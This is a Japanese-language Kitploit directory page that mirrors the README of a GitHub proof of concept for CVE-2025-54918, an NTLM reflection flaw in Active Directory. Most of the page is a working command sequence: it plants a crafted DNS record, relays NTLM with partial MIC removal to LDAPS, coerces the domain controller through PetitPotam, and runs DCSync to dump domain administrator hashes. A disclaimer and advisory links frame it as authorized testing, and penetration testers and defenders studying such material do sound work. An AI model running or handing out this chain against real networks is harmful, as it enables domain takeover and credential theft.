Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
ツール/GitHubGitHub/wh0am123/cve-2025-54918-poc
特権昇格脆弱性分析エクスプロイトペネトレーションテスト認証学習と教育レッドチーミングラボと実践
GitHubwh0am123/cve-2025-54918-poc

CVE-2025-54918-POC

CVE-2025-54918のPoCと技術デモ。

リポジトリを見る
6476110ヶ月前Kitploit レビュー済み
共有

CVE-2025-54918 – 概念実証(PoC)

⚠️ 重要な注意事項

重要:
CVE-2025-54918 をテストするには、ターゲットのActive Directory環境で DNSレコードを作成する必要があります。
テスト前に必ずクライアントと相談し、明示的な許可を得てください。これは本番環境のDNSや認証動作に影響を与える可能性があります。

このリポジトリには、低権限のドメインユーザーが NTLMリフレクションと認証強制 を悪用して ドメイン管理者レベルのアクセス に昇格する方法を示す 技術的な概念実証 が含まれています。

注:このCVEは、ドメインコントローラのデフォルトであるSigning=Trueでも悪用可能です。また、CVE-2025–54918の修正はWindows 2025向けであり、CVE-2025–33073は(意図せず)Windows 2022で修正されました。

より技術的な詳細は、私のMediumページで公開されています:https://yousofnahya.medium.com/hands-on-exploitation-of-cve-2025-54918-cf376ebb40e1


環境

  • ドメインコントローラIP: 192.168.140.150(SigningはTrue。これはドメインコントローラのデフォルトです)
  • 攻撃者IP: 192.168.140.135
  • ドメイン: nahya.local
  • ユーザー: test 有効なドメインユーザー(DCSync権限なし)

ツール

必要なリポジトリをクローンします:

git clone https://github.com/dirkjanm/krbrelayx.git
git clone https://github.com/decoder-it/impacket-partial-mic.git

ベースライン検証(期待される失敗)

悪用前にユーザーがDCSyncを実行できないことを確認します:

python3 impacket-partial-mic/examples/secretsdump.py USERNAME:PASSWORD@DC

Normal User


ステップ1:悪意のあるDNSレコードの追加

NetBIOS名 + 1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA を使用して、攻撃者IPに解決されるDNSレコードを作成します。

python3 dnstool.py -u 'nahya.local\USERNAME' -p 'PASSWORD' \
  dc.nahya.local -a add \
  -r 'localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA' \
  -d '192.168.140.135' -dns-ip 192.168.140.150

Adding DNS


ステップ2:NTLMリレーの開始(ターミナル1)

部分的なMIC削除 とLDAP昇格を有効にして ntlmrelayx を実行します:

python3 impacket-partial-mic/examples/ntlmrelayx.py --remove-mic-partial -smb2support -t ldaps://DC  --escalate-user USERNAME  --no-validate-privs

start ntlmrelayx


ステップ3:ドメインコントローラの認証強制(ターミナル2)

強制技術(PetitPotam)を使用して、ドメインコントローラを攻撃者が制御するDNSレコードに対して認証させます:

nxc smb DC -u 'USERNAME' -p 'PASSWORD' -M coerce_plus -o METHOD=PetitPotam LISTENER=localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA

coerce DC


ステップ4:悪用の確認(DCSync)

secretsdump を再実行して権限昇格を確認します:

python3 impacket-partial-mic/examples/secretsdump.py USERNAME:PASSWORD@DC

✅ 期待される結果:DCSync の成功と ドメイン管理者ハッシュ の取得

DCSync Worked


結果

この時点で、攻撃者は以下を達成しました:

  • ドメインコントローラ(Signing True)からのNTLM認証をリレー
  • LDAP経由での権限昇格
  • DCSync を達成し、ドメイン全体の制圧 に成功

脆弱性と攻撃チェーンの詳細な説明については、Mediumの記事 を参照してください。


🙏 謝辞

この作業は以下の方々の貢献なしには実現しませんでした:

  • Bryan De Houwer – CVE-2025-54918 の作者 https://www.linkedin.com/in/bryan-de-houwer/
  • Andrea Pierini – decoder.cloud での優れた研究とブログに対して https://www.linkedin.com/in/andrea-pierini-aba9a37/
  • Andrea Pierini – impacket-partial-mic の実装に対して https://github.com/decoder-it/impacket-partial-mic

🔗 参考文献

  • NTLMおよびLDAP認証バイパスの脆弱性の分析 – CrowdStrikeブログ https://www.crowdstrike.com/en-us/blog/analyzing-ntlm-ldap-authentication-bypass-vulnerability/
  • Microsoft セキュリティアドバイザリ – CVE-2025-54918 – MSRC更新ガイド https://msrc.microsoft.com/update-guide/advisory/CVE-2025-54918

免責事項

この概念実証は、教育および許可されたセキュリティテスト目的のみ で提供されています。

  • 所有していない、またはテストする明示的な許可を得ていないシステムに対してこの技術を使用しないでください。
  • 作者は誤用や損害について 一切の責任を負いません。
  • 常に責任ある開示と倫理的なハッキングの慣行に従ってください。
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    366
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    287

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →








